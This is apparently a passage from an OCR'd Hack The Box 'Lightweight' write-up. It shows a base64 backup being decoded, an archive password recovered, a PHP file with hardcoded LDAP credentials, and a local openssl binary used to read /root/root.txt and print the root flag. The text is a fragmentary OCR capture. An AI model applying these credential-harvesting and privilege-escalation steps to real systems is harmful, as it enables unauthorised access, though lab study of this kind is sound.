AVo9cXgw8K/wZk5m7VHRhelltVznAhNetX9e/KJRI4+OZvgow9KNlh3QnyROc1QZJzcA5c6XtPqe
49W0X4uBydWvFDbnD3Xcllc1SAe8rc3PHk+UMrKdVcIbWd5ZyTPQ2WsPO4n4ccFGkfqmPbO93lyn
jyxHCDnUlpDYL1yDNNmoV69EmxzUwUCxCH9B0J+0a69fDnIocW+ZJjXpmGFiHQ6Z2dZJrYY9ma2r
S6Bg7xmxij3CxkgVQBhnyFLqF7AaXFUSSc7yojSh0Kkb4EfgZnijXr5yVsypeRWQu/w37iANFz8c
h6WFADkg/1L8OPdNqDwYKE2/Fx7aRfsMuo0+0J/J2elR/5WuizMm7E0s9uqsookEZKQk95cY8ES2
t5A8D1EnRDMvYV+B56ll34H3iulQuY35EGYLTIW77ltrm06wYYaFMNHe4pIpasGODzCBBIg0EpWD
sqf6iFcwOewBZXZCRQaIRkounbm/lIPRBYdaMNhV/mxleoHOUkKiqZiHvcHHhrV5FrA6DTzd3sGg
qPlObZkm6/U0pbKPxKThaVaUGl64cY28oh2UZKSpcLd6WWdIPxNzxNwElnsWFk2dnvaCSs/LY+IJ
EyNHErervIL1Yq6mXvOdK+9mCNiHzV/2eWaWelaKPcIfKK05PSqzyoX/e4fuvZf4DYeOYWEhu5QC
DG+4DzeAxB26O0xMP87rqXSPTZpH00VLSRuVuv3e/QSvyLGSLkqHU0U505H7lItZ/MH1BywK88Ka
+77Cbi39f8bU46Gf2zfNSTQrx+x1JrZZQpWzQf5qGipfOZ6trebcuE2H/TsAqbee9sEcwB9ZWKQ/
vdJgLrELTdqjJ6wEPuAcRw0+0lGUiOgBgwQ/QZaPMig1d8tWFd4kFvy5p0sc4oJhT4GLxa3vDLHd
brmNdKjYIU7Co2GyRrrWVrSH6NzkD0/vgIrYGMBu9aly4mFOUeawQPSRqS/znVVAjPkszA95fyfY
wffFAEtWE6ZgtvMGukR7uZu+WkCNAOst1BJzUQl/IE6dJ3peuXMwo9NAnH4JehhjlUKxye/jXtob
EsE0a8iBagQw9WaKOHNVZ7oJWAUE3oMbtjmrHefSr88uRwy97Slg8zAKyohEbM8PoncVZm5OtF/l
1qekbEFNYeX7v9OExT6LrGgFCDFkMywr150FxNEENjd6NbhALhhu/YlZExQ3hAx7AQ1850Qj4Ivq
gGOUFNvQwpDO1bsa31l7enYUHMFdPTBUvMTp3yNL5Bh3JVdmRehuDPubd2moze++xbCNT+2gTo/U
N2MeGBrIne7JxUEFoyd2osuPBoF3qrw3U1nls4rk64zr8GaPXRBKXFkpyJDH0d4GlAY5Q7hEzY8n

^G Yardım Al   ^O Yaz          ^W Ara          ^K Metni Kes    ^J Yasla
^X Çık         ^R Dosya Oku    ^\ Değiştir     ^U Metni Kesme  ^T Denetime
```



root@kali:~/Masaüstü# base64 -d sonuc > backup.7z
root@kali:~/Masaüstü#



Success! We have recovered the password


Your password:

delete


Aç
status.php
~/.cache/.fr-XVwF73
Kaydet
lighweight.txt
status.php
<head>
<meta charset="UTF-8">
<title>Lightweight slider evaluation page - slendr</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/normalize/5.0.0/normalize.min.css">
<link rel='stylesheet prefetch' href='https://fonts.googleapis.com/css?family=Roboto:100,300'>
<link rel='stylesheet prefetch' href='https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.5.0/css/font-awesome.min.css'>
<link rel="stylesheet" href="css/style.css">
</head>
<body>

<h1>List of banned IPs</h1>
<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
$ldapconfig['host'] = 'lightweight.htb';
$ldapconfig['port'] = '389';
$ldapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
PHP
Etiket Genişliği: 8
Sat 1, Süt 1
ARY

```
[ldapuser2@lightweight ~]$ su ldapuser1
Parola:
[ldapuser1@lightweight ldapuser2]$ pwd
/home/ldapuser2
[ldapuser1@lightweight ldapuser2]$ cd ..
[ldapuser1@lightweight home]$ cd ldapuser2
bash: cd: ldapuser2: Erişim engellendi
[ldapuser1@lightweight home]$ cd ldapuser1
[ldapuser1@lightweight ~]$ ls
capture.pcap  ldapTLS.php  openssl  tcpdump
[ldapuser1@lightweight ~]$
```


[ldapuser1@lightweight ~]$ ls
capture.pcap ldapTLS.php openssl tcpdump
[ldapuser1@lightweight ~]$ /home/ldapuser1/openssl enc -base64 -in /root/root.txt -out encrypted.base64
[ldapuser1@lightweight ~]$ /home/ldapuser1/openssl enc -d -base64 -in encrypted.base64 -out plain.txt
[ldapuser1@lightweight ~]$ ls
capture.pcap encrypted.base64 ldapTLS.php openssl plain.txt tcpdump
[ldapuser1@lightweight ~]$ cat plain.txt
f1d4e309c5a6b3fffff74a8f4b2135fa
[ldapuser1@lightweight ~]$